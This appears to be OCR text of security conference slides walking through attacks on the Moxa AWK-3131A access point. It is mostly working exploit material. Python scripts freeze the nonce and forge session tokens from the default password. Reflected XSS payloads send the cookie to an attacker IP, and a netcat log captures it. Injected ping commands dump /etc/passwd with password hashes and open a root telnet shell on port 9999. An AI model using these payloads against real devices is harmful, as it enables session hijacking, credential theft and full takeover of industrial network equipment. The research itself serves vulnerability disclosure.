
```
#!/usr/bin/python

import urllib2
import md5

password = "root"

nonce = urllib2.urlopen("http://192.168.127.253/webNonce?time=0").read()
cookie = md5.new(password + nonce).hexdigest()
```

MOXA WAP: WEB APP - FREEZE NONCE



```
#!/usr/bin/python

import urllib2
import time

while True:
    nonce = urllib2.urlopen("http://192.168.127.253/webNonce?time=").read()
    time.sleep(250)
```

MOXA WAP: WEB APP - FREEZE NONCE



```
[illegible]:~/workspace/AWK# wc -l nonces
3612 nonces
[illegible]:~/workspace/AWK# head nonces
Wed Oct  5 15:33:57 2016        f000095321f15a163
Wed Oct  5 15:35:05 2016        f000095321f15a163
Wed Oct  5 15:36:05 2016        f000095321f15a163
Wed Oct  5 15:37:05 2016        f000095321f15a163
Wed Oct  5 15:38:05 2016        f000095321f15a163
Wed Oct  5 15:39:05 2016        f000095321f15a163
Wed Oct  5 15:40:05 2016        f000095321f15a163
Wed Oct  5 15:41:05 2016        f000095321f15a163
Wed Oct  5 15:42:05 2016        f000095321f15a163
Wed Oct  5 15:43:05 2016        f000095321f15a163
[illegible]:~/workspace/AWK# tail nonces
Thu Oct  6 08:34:59 2016        f000095321f15a163
Thu Oct  6 08:35:59 2016        f000095321f15a163
Thu Oct  6 08:36:59 2016        f000095321f15a163
Thu Oct  6 08:37:59 2016        f000095321f15a163
Thu Oct  6 08:38:59 2016        f000095321f15a163
Thu Oct  6 08:39:59 2016        f000095321f15a163
Thu Oct  6 08:40:59 2016        f000095321f15a163
Thu Oct  6 08:41:59 2016        f000095321f15a163
Thu Oct  6 08:42:59 2016        f000095321f15a163
Thu Oct  6 08:43:59 2016        f000095321f15a163
```


CVE-2016-8712 Moxa AWK-3131A Web Application Nonce Reuse Vulnerability

MOXA WAP: WEB APP - FIX SESSION

- The session token is calculated:
  - token = MD5(password + nonce)
- The device has only:
  - 1 user (admin) – effectively, there are no users
  - 1 password (default is “root”)
  - 1 nonce (only changes after 5 mins of inactivity)

THERE IS ONLY 1 VALID SESSION TOKEN AT A TIME!

MOXA WAP: WEB APP - XSS



192.168.127.253/multiple_ssid_set.asp?devIndex=[illegible]alert(1)%2F%2F

Basic WLAN Setup (Multiple SSID)

Status	SSID	Operation Mode
Active	MOXA	AP

MOXA WAP: WEB APP - XSS

- /client_list.asp [devIndex parameter]
  - devIndex=bikf4"><script>alert(document.cookie)<%2fscript>ej77g


- /multiple_ssid_set.asp [devIndex parameter]
  - devIndex=wireless_cert.asp?index=bikf4"><script>alert(document.cookie)<%2fscript>ej77g

- /wireless_cert.asp [index parameter]
  - wireless_cert.asp?index=bikf4"><script>alert(document.cookie)<%2fscript>ej77g

- /wireless_security.asp [vapIndex parameter]
  - vapIndex=bikf4"><script>alert(document.cookie)<%2fscript>ej77g

CVE-2016-8719 Moxa AWK-3131A Web Application Multiple Reflected Cross-Site Scripting Vulnerabilities

MOXA WAP: WEB APP - XSS



/wireless_cert.asp?index=bkf4"><script>alert(doc

WLAN Certificate Settings

Certificate private password: ****


Select certificate/key file: Browse... No file selected

Password508=66090a5f508e66c33be457a6e30428ce


MOXA WAP: WEB APP - XSS

```
http://<device IP>/wireless_cert.asp?index=?
index=%22%3E%3Cscript%3Ewindow.location=%22http
://<attacker ip>/test?
cookie=%22.concat%28document.cookie%29%3C/
script%3E
```

MOXA WAP: WEB APP - XSS



```
[redacted]:~# nc -klvvp 80
listening on [any] 80 ...
connect to [192.168.127.252] from kali [192.168.127.252] 38478
GET /test?cookie=Password508=1668a48faec1df871ec5fd265ab192bb HTTP/1.1
Host: 192.168.127.252
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.127.253//wireless_cert.asp?index=?index=%22%3E%3Cscript%3Ewindow.location=%22http://192.168.127.252
/test?cookie=%22.concat(document.cookie)%3C/script%3E
DNT: 1
Connection: close
```




```
GET /test?cookie=Password508=1668a48faec1df871ec5fd265ab192bb
```

MOXA WAP: WEB APP - XSS

- We have
  - user name (hardcoded)
  - nonce (frozen)
  - session token (stolen cookie)
- We can easily crack password
  - it’s just MD5(password + nonce)
- But, we don’t need the password
  - the nonce isn’t changing
  - our session token will never become invalid

MOXA WAP: SESSION HIJACK

MOXA WAP: WEB APP – OS CMD INJ



Ping


Destination ; cat /etc/passwd

```
root:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/etc/nologin.sh
94jo3dkru4:n4nEA29xuv1a.:0:0:root:/:/bin/sh
daccli:$1$$oCLuEVgl1iAqOA8pwkzAg1:0:0:root:/:/usr/sbin/daccli
bin:x:1:1:bin:/bin:/etc/nologin.sh
daemon:x:2:2:daemon:/sbin:/etc/nologin.sh
adm:x:3:4:adm:/var/adm:/etc/nologin.sh
lp:x:4:7:lp:/var/spool/lpd:/etc/nologin.sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/etc/nologin.sh
news:x:9:13:news:/etc/news:
```

CVE-2016-8721 Moxa AWK-3131A Web Application Ping Command Injection Vulnerability

MOXA WAP: WEB APP – OS CMD INJ


```
; /bin/busybox telnetd -l/bin/sh -p9999
```



Ping


Destination ; /bin/busybox telnetd -l/bin/sh -p9999

MOXA WAP: WEB APP – OS CMD INJ




```
root@kali:~/workspace/AWK# telnet 192.168.127.253 9999
Trying 192.168.127.253...
Connected to 192.168.127.253.
Escape character is '^]'.

~ # id
uid=0(root) gid=0(root)
~ # pwd
/
~ # uname -a
Linux AWK-3131A_0871 2.6.31--LSDK-WLAN-10.2.85 #1 PREEMPT Tue Dec 22 11:33:58 CST 2015 mips GNU/Linux
~ # whoami
root
```

MOXA WAP: GET BINARIES



```
in:                        ELF 32-bit MSB executable, MIPS, MIPS32
iw_console:                ELF 32-bit MSB executable, MIPS, MIPS32
iw_doConfig:               ELF 32-bit MSB executable, MIPS, MIPS32
iw_fw:                     ELF 32-bit MSB executable, MIPS, MIPS32
iw_init:                   ELF 32-bit MSB executable, MIPS, MIPS32
